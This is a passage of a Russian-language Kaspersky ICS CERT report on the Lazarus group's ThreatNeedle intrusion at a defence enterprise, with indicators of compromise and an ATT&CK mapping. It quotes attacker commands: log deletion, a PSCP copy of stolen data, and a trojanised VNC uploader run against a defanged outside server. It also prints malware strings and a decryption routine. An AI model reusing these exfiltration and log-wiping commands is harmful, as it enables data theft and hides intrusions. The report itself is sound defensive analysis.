


Схема подключений между сегментами сети атакованной организации

Согласно собранным уликам, злоумышленники выполнили сканирование портов роутера и обнаружили веб-интерфейс Webmin. После этого злоумышленники выполнили вход в веб-интерфейс под учетной записью привилегированного пользователя root. Достоверно не известно, как злоумышленникам удалось получить данные этой учетной записи, наиболее вероятно, что они были сохранены в хранилище паролей браузера на одной из зараженных систем.




Лог событий аутентификации в веб-интерфейсе Webmin

Получив доступ к панели конфигурации, злоумышленники настроили веб-сервер Apache, и с этого момента роутер стал выполнять роль прокси-сервера между корпоративным и изолированным сегментами сети организации.

Список сервисов, используемых на роутере

Через несколько дней после этого, 10 июля 2020 года, злоумышленники подключились к роутеру по SSH и настроили утилиту PuTTy PSCP (клиент PuTTY Secure Copy client) на одной из зараженных машин. Данную утилиту они использовали для загрузки вредоносного ПО на виртуальную машину, выполняющую функцию роутера. Это позволило злоумышленникам разместить вредоносное ПО на системах в изолированном сегменте сети предприятия, используя роутер как хостинг вредоносных образцов. Кроме того, вредоносные программы, запущенные в изолированном сегменте сети, получили возможность отправлять собранные данные на командный сервер через веб-сервер Apache, настроенный на том же роутере.



Новая схема подключений после вмешательства злоумышленников

В ходе расследования мы обнаружили образцы вредоносных программ, содержащие в своём коде URL-адрес роутера, используемого в качестве прокси-сервера.

```
????>????  ??????  ?????>  ??????? ?4??????  ?????  ??????? ????????4???  ??????4???  ??????????? ?????????e  ???????????
???????????5???5 ??4??>??????4?d ??????????????  ?????????????????????s / .. . \*  SeDebugPrivilege  *.* winsta0\default ????
???6http://10.10.    :8080/wproxy.php %s\%s  Exe %s%s%s  >  %s /c "%s > %s 2>&1"  %s//%s  %s!%I64d  8!%s  %s!%d-%d-%d %
d:%d:%d  ?!%s  %s\*  %s!%s  %s!%s Free/%s  %d!%s  %c: %d!%d!%I64u %s!%86  %s!%64  %s!%d  USBValue  MouseValue  KeyVal
ue  Hibernating Success %s!%s!  ! ! %d-%d-%d %d:%d:%d !  ! ! ! ! !  %s!%s!%d  %d  Sleeping Success  Success %s  %s! sc
delete " sc stop "  %s%s  ServiceDll  %s\%s\Parameters  " goto loop
  if exist "  %staskkill /f /PID %d
```

Адрес прокси-сервера, заданный в исполняемом файле вредоносной программы

Из-за того, что злоумышленники регулярно удаляли лог-файлы, находящиеся на роутере, удалось восстановить лишь небольшую часть команд, которые были введены в командную строку через SSH. Анализ этих команд говорит о том, что злоумышленники пытались перенастроить маршрутизацию трафика, используя команду route.

```
687  vi /root/.bash_history
688  vi /var/log/secure
689  rm -f /var/log/secure
690  vi /var/log/secure
```

Команды, выполненные злоумышленниками

Помимо этого, злоумышленники запускали на виртуальной машине, служившей роутером, утилиту nmap и проводили сканирование портов систем, находящихся в изолированном сегменте сети предприятия. 27 сентября злоумышленники приступили к полной зачистке следов своего


присутствия на роутере. В частности, была использована утилита logrotate для настройки автоматического стирания лог-файлов.

```
Sep 27 00:00:01 Router sudo:     root : TTY=unknown ; PWD=/root ; USER=root ; COMMAND=/sbin/logrotate -f /etc/logrotate.d/syslog-ng
Sep 27 00:00:01 Router sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Sep 27 00:00:01 Router sudo: pam_unix(sudo:session): session closed for user root
Sep 28 00:00:02 Router sudo:     root : TTY=unknown ; PWD=/root ; USER=root ; COMMAND=/sbin/logrotate -f /etc/logrotate.d/syslog-ng
Sep 28 00:00:02 Router sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Sep 28 00:00:02 Router sudo: pam_unix(sudo:session): session closed for user root
```

Лог Webmin

Вывод украденных данных

Мы отметили, что оператор вредоносного ПО пытался создать SSH-туннели к удаленному серверу, находящемуся в Южной Корее, с нескольких скомпрометированных серверов. Для этого использовался нестандартный инструмент туннелирования сетевого трафика. Данный инструмент принимает четыре параметра: IP-адрес клиента, порт клиента, IP-адрес сервера и порт сервера. Данный инструмент обладает скромной функциональностью — он предназначен для пересылки сетевого трафика с одной системы на другую. Для создания скрытого канала связи вредоносное ПО шифрует пересылаемый трафик, используя тривиальный алгоритм.




Процедура шифрования

Используя скрытый канал связи, злоумышленники переносили данные с зараженного сервера на систему в корпоративном сегменте сети предприятия. Для этого применялась утилита PuTTy PSCP:

- `%APPDATA%\PBL\unpack.tmp -pw [password] root@[IP address]:/tmp/cab0215 %APPDATA%\PBL\cab0215.tmp`

После копирования данных с зараженного сервера злоумышленники использовали специализированную утилиту для загрузки украденных данных на свои серверы.

Данная программа выглядит как легитимный клиент VNC и, будучи запущен без параметров командной строки, выполняется так же, как легитимное приложение VNC.



Интерфейс утилиты при запуске вредоносной программы без параметров

При этом если данное приложение запущено с определенными параметрами командной строки, оно выполняет альтернативную, вредоносную функциональность. По данным телеметрии защитных решений «Лаборатории Касперского», злоумышленники выполняли данное приложение со следующими 6 параметрами:

- `%APPDATA%\Comms\Comms.dat S0RMM-50QQE-F65DN-DCPYN-5QEQA hxxps://www.gonnelli[.]it/uploads/catalogo/thumbs/thumb[.]asp %APPDATA%\Comms\cab59.tmp FL0509 15000`


Если число аргументов командной строки превышает шесть, данная утилита переходит к выполнению вредоносной составляющей. Если длина второго аргумента менее 29 символов — вредоносная программа завершается. В случае успешной проверки параметров вредоносное ПО приступает к расшифровке своего следующего модуля.

Внедренный в файл вредоносный компонент расшифровывается путем выполнения операции XOR, где каждый байт от конца вредоносного кода применяется к предыдущему байту. Затем к результату предыдущей операции применяется операция XOR со вторым аргументом командной строки (в данном случае `S0RMM-50QQE-F65DN-DCPYN-5QEQA`). Данное вредоносное ПО может принимать больше аргументов командной строки и выполняться по-разному в зависимости от числа полученных аргументов. Например, с помощью опции “`-p`” ему могут передаваться адреса прокси-серверов.

После запуска расшифрованный в памяти компонент вредоносной программы сравнивает заголовок переданных конфигурационных данных со строкой “`0x8406`” для подтверждения валидности данных. Вредоносная

программа открывает заданный файл (в данном случае `%APPDATA%\Comms\cab59.tmp`) и приступает к отправке его содержимого на удаленный сервер. При отправке данных на командный сервер вредоносное ПО использует запросы HTTP POST с двумя параметрами: “`fr`” и “`fp`”:


- Параметр “`fr`” содержит взятое из соответствующего аргумента командной строки имя файла, подлежащего отправке.
- Параметр “`fp`” содержит закодированный в base64 размер, значение CRC32 для содержимого отправляемого файла, а также само содержимое файла.



Данные, передаваемые в параметре “fp”

Атрибуция

Мы следим за вредоносным ПО ThreatNeedle уже более двух лет и твердо уверены, что данный кластер вредоносного ПО может быть атрибутирован только группировке Lazarus. В процессе расследования нам удалось найти связи с несколькими кампаниями группировки Lazarus.



Связи между кампаниями Lazarus

Связь с кластером DeathNote

При проведении данного расследования мы обнаружили несколько связей с кластером DeathNote (он же Operation Dream Job) группировки Lazarus. Прежде всего, среди систем, зараженных вредоносным ПО ThreatNeedle, мы обнаружили одну, которая была также заражена вредоносным ПО DeathNote. При этом оба образца вредоносного ПО использовали одни и те же URL-адреса серверов управления.

Кроме того, при анализе сервера управления вредоносным ПО, который использовался в этой атаке, был обнаружен нестандартный веб-шелл скрипт, который был также обнаружен на сервере управления DeathNote. В дополнение к этому, на сервере управления DeathNode был обнаружен серверный скрипт, соответствующий модулю VNC с внедренным троянским функционалом.

Несмотря на то, что DeathNote и данный инцидент различаются по тактикам, методам и процедурам, обе кампании объединяют общая инфраструктура серверов управления и одинаковый подход к выбору жертв.

Связь с операцией AppleJeus

Мы также обнаружили связь с операцией AppleJeus. Как мы писали выше, злоумышленники использовали в кампании ThreatNeedle собственный инструмент туннелирования, в котором для создания скрытого канала связи применена нестандартная процедура шифрования. Тот же самый инструмент был применен и в операции AppleJeus.

```
                        loc_1361CB0:
8A 10                   mov     dl, [eax]
80 F2 64                xor     dl, 64h         ; #CRYPTO
80 EA 64                sub     dl, 64h ; 'd'
88 10                   mov     [eax], dl
40                      inc     eax
49                      dec     ecx
75 F2                   jnz     short loc_1361CB0
```

Инструмент туннелирования, примененный в AppleJeus

```
                        loc_40108C:
8A 10                   mov     dl, [eax]
80 F2 64                xor     dl, 64h         ; #CRYPTO
80 EA 64                sub     dl, 64h ; 'd'
88 10                   mov     [eax], dl
40                      inc     eax
49                      dec     ecx
75 F2                   jnz     short loc_40108C
```

Инструмент туннелирования, примененный в данном инциденте

Фрагмент кода инструмента туннелирования сетевого трафика

Связь с кластером Bookcode

В нашем предыдущем отчете о деятельности Lazarus мы упоминали, что кластер вредоносного ПО Bookcode относится к инструментарию этой преступной группировки. Недавно Агентство по интернету и безопасности Кореи (KISA) также опубликовало отчет об операции Bookcode. В своем

отчете они упомянули кластер вредоносного ПО LPEClient, используемый для разделения зараженных систем по профилям и получения вредоносного ПО для следующих этапов атаки. В процессе расследования данного инцидента мы также обнаружили вредоносное ПО LPEClient на системе, зараженной ThreatNeedle. Таким образом, по нашей оценке, кластер ThreatNeedle связан с операцией Bookcode.

Выводы

В последние годы группировка Lazarus была сосредоточена на атаках на финансовые учреждения по всему миру. Однако с начала 2020 года злоумышленники начали активно атаковать предприятия оборонной промышленности. В этих атаках, целью которых является кибершпионаж, группировка Lazarus активно применяет вредоносное ПО ThreatNeedle, которое ранее использовалось для атак на криптовалютные компании.

Данное расследование позволило нам обнаружить тесные связи между различными кампаниями группировки Lazarus, подкрепляющие нашу атрибуцию. В этой кампании группировка Lazarus показала уровень своей изощренности и способность обходить меры безопасности, с которыми она сталкивается при проведении атак, — такие как сегментация сети. По нашим оценкам, Lazarus — чрезвычайно активная группировка, одновременно проводящая несколько кампаний, основанных на разных стратегиях. При этом для достижения своих целей они могут применять в нескольких кампаниях одни и те же инструменты и одну и ту же инфраструктуру.

Приложение I — индикаторы компрометации (IOC)

Вредоносные документы

e7aa0237fc3db67a96ebd877806a2c88	Boeing_AERO_GS.docx

Инсталлятор ThreatNeedle

b191cc4d73a247afe0a62a8c38dc9137	%APPDATA%\Microsoft\DRM\logon.bin
9e440e231ef2c62c78147169a26a1bd3	C:\ProgramData\ntnser.bin
b7cc295767c1d8c6c68b1bb6c4b4214f	C:\ProgramData\ntnser.bin
0f967343e50500494cf3481ce4de698c	C:\ProgramData\Microsoft\MSDN\msdn.bin
09aa1427f26e7dd48955f09a9c604564	%APPDATA\Microsoft\info.dat
07b22533d08f32d48485a521dbc1974d	C:\ProgramData\adobe\load.dat
1c5e4d60a1041cf2903817a31c1fa212	C:\ProgramData\Adobe\adobe.tmp
4cebc83229a40c25434c51ee3d6be13e	C:\ProgramData\Adobe\up.tmp
23b04b18c75aa7d286fea5d28d41a830	%APPDATA%\Microsoft\DRM\logon.dat
319ace20f6ffd39b7fff1444f73c9f5d	%APPDATA%\Microsoft\DRM\logon.bin
45c0a6e13cad26c69eff59fded88ef36	%APPDATA%\Microsoft\DRM\logon.dat
486f25db5ca980ef4a7f6dfbf9e2a1ad	C:\ProgramData\ntusers.dat
1333967486d3ab50d768fb745dae9af5	C:\PerfLogs\log.bin
07b22533d08f32d48485a521dbc1974d	C:\ProgramData\Adobe\load.dat
c86d0a2fa9c4ef59aa09e2435b4ab70c	%TEMP%\ETS4659.tmp
69d71f06fbfe177fb1a5f57b9c3ae587	%APPDATA%\Microsoft\Windows\shsvcs.db
7bad67dcaf269f9ee18869e5ef6b2dc1	
956e5138940a4f44d1c2c24f122966bd	%APPDATA%\ntuser.bin

Загрузчик ThreatNeedle

ed627b7bbf7ea78c343e9fb99783c62b	
1a17609b7df20dcb3bd1b71b7cb3c674	%ALLUSERSPROFILE%\ntuser.bin
fa9635b479a79a3e3fba3d9e65b842c3	
3758bda17b20010ff864575b0ccd9e50	%SYSTEMROOT%\system\mraudio.drv
cbcf15e272c422b029fcf1b82709e333	%SYSTEMROOT%\system\mraudio.drv
9cb513684f1024bea912e539e482473a	
36ab0902797bd18acd6880040369731c	%SYSTEMROOT%\LogonHours.sys
db35391857bcf7b0fa17dbbed97ad269	%ALLUSERSPROFILE%\Adobe\update.tmp
be4c927f636d2ae88a1e0786551bf3c4	%ALLUSERSPROFILE%\Adobe\unpack.tmp
728948c66582858f6a3d3136c7fbe84a	%APPDATA%\Microsoft\IBM.DAT
06af39b9954dfe9ac5e4ec397a3003fb	
29c5eb3f17273383782c716754a3025a	
79d58b6e850647024fea1c53e997a3f6	
e604185ee40264da4b7d10fdb6c7ab5e	
2a73d232334e9956d5b712cc74e01753	
1a17609b7df20dcb3bd1b71b7cb3c674	%ALLUSERSPROFILE%\ntuser.bin
459be1d21a026d5ac3580888c8239b07	%ALLUSERSPROFILE%\ntuser.bin
87fb7be83eff9bea0d6cc95d68865564	%SYSTEMROOT%\SysWOW64\wmdmpmsp.sys
062a40e74f8033138d19aa94f0d0ed6e	%APPDATA%\microsoft\OutIook.db
9b17f0db7aeff5d479eaee8056b9ac09	%TEMP%\ETS4658.tmp, %APPDATA%\Temp\BTM0345.tmp
9b17f0db7aeff5d479eaee8056b9ac09	%APPDATA%\Temp\BTM0345.tmp
420d91db69b83ac9ca3be23f6b3a620b	

238e31b562418c236ed1a0445016117c	%APPDATA%\Microsoft\Windows\lconcaches.db, %TEMP%\cache.db
36ab0902797bd18acd6880040369731c	
238e31b562418c236ed1a0445016117c	%TEMP%\cache.db, %APPDATA%\Microsoft\Windows\lconcaches.db
ad1a93d6e6b8a4f6956186c213494d17	%APPDATA%\Microsoft\Windows\shsvcs.db
c34d5d2cc857b6ee9038d8bb107800f1	

Загрузчик ThreatNeedle (версия с загрузкой вредоносного ПО из реестра)

16824dfd4a380699f3841a6fa7e52c6d	
aa74ed16b0057b31c835a5ef8a105942	
85621411e4c80897c588b5df53d26270	%SYSTEMROOT%\system\avimovie.dll
a611d023dfdd7ca1fab07f976d2b6629	
160d0e396bf8ec87930a5df46469a960	%WINDIR%\winhelp.dll
110e1c46fd9a39a1c86292487994e5bd	

Сетевой загрузчик ThreatNeedle

ac86d95e959452d189e30fa6ded05069	%APPDATA%\Microsoft\thumbnails.db

VNC-клиент с внедренным троянским функционалом

bea90d0ef40a657cb291d25c4573768d	%ALLUSERSPROFILE%\adobe\arm86.dat
254a7a0c1db2bea788ca826f4b5bf51a	%APPDATA%\PBL\user.tmp, %APPDATA%\Comms\Comms.dat

Инструмент туннелирования сетевого трафика

6f0c7cbd57439e391c93a2101f958ccd	%APPDATA\PBL\update.tmp
fc9e7dc13ce7edc590ef7dfce12fe017	

LPEClient

0aceeb2d38fe8b5ef2899dd6b80bfc08	%TEMP%\ETS5659.tmp
09580ea6f1fe941f1984b4e1e442e0a5	%TEMP%\ETS4658.tmp

Пути к файлам

```
%SYSTEMROOT%\system32\bcdbootinfo.tlp
%SYSTEMROOT%\system32\Nwsapagent.sys
%SYSTEMROOT%\system32\SRService.sys
%SYSTEMROOT%\system32\NWCWorkstation.sys
%SYSTEMROOT%\system32\WmdmPmSp.sys
%SYSTEMROOT%\system32\PCAudit.sys
%SYSTEMROOT%\system32\helpsvc.sys
```

Ключи реестра

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\GameConfig -
Description
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\KernelConfig -
SubVersion
```

Доменные имена и IP адреса

```
hxxp://forum.iron-maiden[.]ru/core/cache/index[.]php
hxxp://www.au-pair[.]org/admin/Newspaper[.]asp
hxxp://www.au-pair[.]org/admin/login[.]asp
hxxp://www.colasprint[.]com/_vti_log/upload[.]asp
hxxp://www.djasw.or[.]kr/sub/popup/images/upfiles[.]asp
hxxp://www.kwwa[.]org/popup/160307/popup_160308[.]asp
```

hxxp://www.kwwa[.]org/DR6001/FN6006LS[.]asp
hxxp://www.sanatoliacare[.]com/include/index[.]asp
hxxps://americanhotboats[.]com/forums/core/cache/index[.]php
hxxps://docentfx[.]com/wp-admin/includes/upload[.]php
hxxps://kannadagrahakarakoota[.]org/forums/admincp/upload[.]php
hxxps://polyboatowners[.]com/2010/images/BOTM/upload[.]php
hxxps://ryanmcbain[.]com/forum/core/cache/upload[.]php
hxxps://shinwonbook.co[.]kr/basket/pay/open[.]asp
hxxps://shinwonbook.co[.]kr/board/editor/upload[.]asp
hxxps://theforceawakenstoys[.]com/vBulletin/core/cache/upload[.]php
hxxps://www.automercado.co[.]cr/empleo/css/main[.]jsp
hxxps://www.curiofirenze[.]com/include/inc-site[.]asp
hxxps://www.digitaldowns[.]us/artman/exec/upload[.]php
hxxps://www.digitaldowns[.]us/artman/exec/upload[.]php
hxxps://www.dronerc[.]it/forum/uploads/index[.]php
hxxps://www.dronerc[.]it/shop_testbr/Adapter/Adapter_Config[.]php
hxxps://www.edujikim[.]com/intro/blue/view[.]asp
hxxps://www.edujikim[.]com/pay/sample/INIstart[.]asp
hxxps://www.edujikim[.]com/smarteditor/img/upload[.]asp
hxxps://www.fabioluciani[.]com/ae/include/constant[.]asp
hxxps://www.fabioluciani[.]com/es/include/include[.]asp
hxxp://www.juvillage.co[.]kr/img/upload[.]asp
hxxps://www.lyzeum[.]com/board/bbs/bbs_read[.]asp
hxxps://www.lyzeum[.]com/images/board/upload[.]asp
hxxps://martiancartel[.]com/forum/customavatars/avatars[.]php
hxxps://www.polyboatowners[.]com/css/index[.]php
hxxps://www.sanlorenzoyacht[.]com/newsl/include/inc-map[.]asp
hxxps://www.raiestatesandbuilders[.]com/admin/installer/installer/index[.]php
hxxp://156.245.16[.]55/admin/admin[.]asp
hxxp://fredrikarnell[.]com/marocko2014/index[.]php
hxxp://roit.co[.]kr/xyz/mainpage/view[.]asp

Адреса серверов управления вредоносным ПО второго уровня
hxxps://www.waterdoblog[.]com/uploads/index[.]asp
hxxp://www.kbcwainwrightchallenge.org[.]uk/connections/dbconn[.]asp

URL-адреса серверов для сбора данных, украденных вредоносным VNC загрузчиком
hxxps://prototypetrains[.]com:443/forums/core/cache/index[.]php
hxxps://newidealupvc[.]com:443/img/prettyPhoto/jquery.max[.]php
hxxps://mdim.in[.]ua:443/core/cache/index[.]php
hxxps://forum.snowreport[.]gr:443/cache/template/upload[.]php
hxxps://www.gonnelli[.]it/uploads/catalogo/thumbs/thumb[.]asp
hxxps://www.dellarocca[.]net/it/content/img/img[.]asp
hxxps://www.astedams[.]it/photos/image/image[.]asp
hxxps://www.geeks-board[.]com/blog/wp-content/uploads/2017/cache[.]php
hxxps://cloudarray[.]com/images/logo/videos/cache[.]jsp

Приложение II — описание атаки согласно MITRE ATT&CK

Тактика	Номер техники	Название техники
Initial Access	T1566.002	Phishing: Spearphishing Link
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell
	T1204.002	User Execution: Malicious File
	T1569.002	System Services: Service Execution
Persistence	T1543.003	Create or Modify System Process: Windows Service
	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
Privilege Escalation	T1543.003	Create or Modify System Process: Windows Service
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
	T1070.002	Clear Linux or Mac System Logs
	T1070.003	Clear Command History
	T1070.004	File Deletion
	T1036.003	Masquerading: Rename System Utilities
	T1036.004	Masquerading: Masquerade Task or Service
	T1112	Modify Registry
Credential Access	T1557.001	LLMNR/NBT-NS Poisoning and SMB Relay
Discovery	T1135	Network Share Discovery
	T1057	Process Discovery
	T1016	System Network Configuration Discovery
	T1033	System Owner/User Discovery
	T1049	System Network Connections Discovery
	T1082	System Information Discovery
	T1083	File and Directory Discovery

	T1007	System Service Discovery
Lateral Movement	T1021.002	SMB/Windows Admin Shares
Collection	T1560.001	Archive Collected Data: Archive via Utility
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
	T1132.002	Non-Standard Encoding
	T1104	Multi-Stage Channels
	T1572	Protocol Tunneling
	T1090.001	Internal Proxy
Exfiltration	T1041	Exfiltration Over C2 Channel

Центр реагирования на инциденты информационной безопасности промышленных инфраструктур «Лаборатории Касперского» (Kaspersky ICS CERT) — глобальный проект «Лаборатории Касперского», нацеленный на координацию действий производителей систем автоматизации, владельцев и операторов промышленных объектов, исследователей информационной безопасности при решении задач защиты промышленных предприятий и объектов критически важных инфраструктур.

Kaspersky ICS CERT ics-cert@kaspersky.com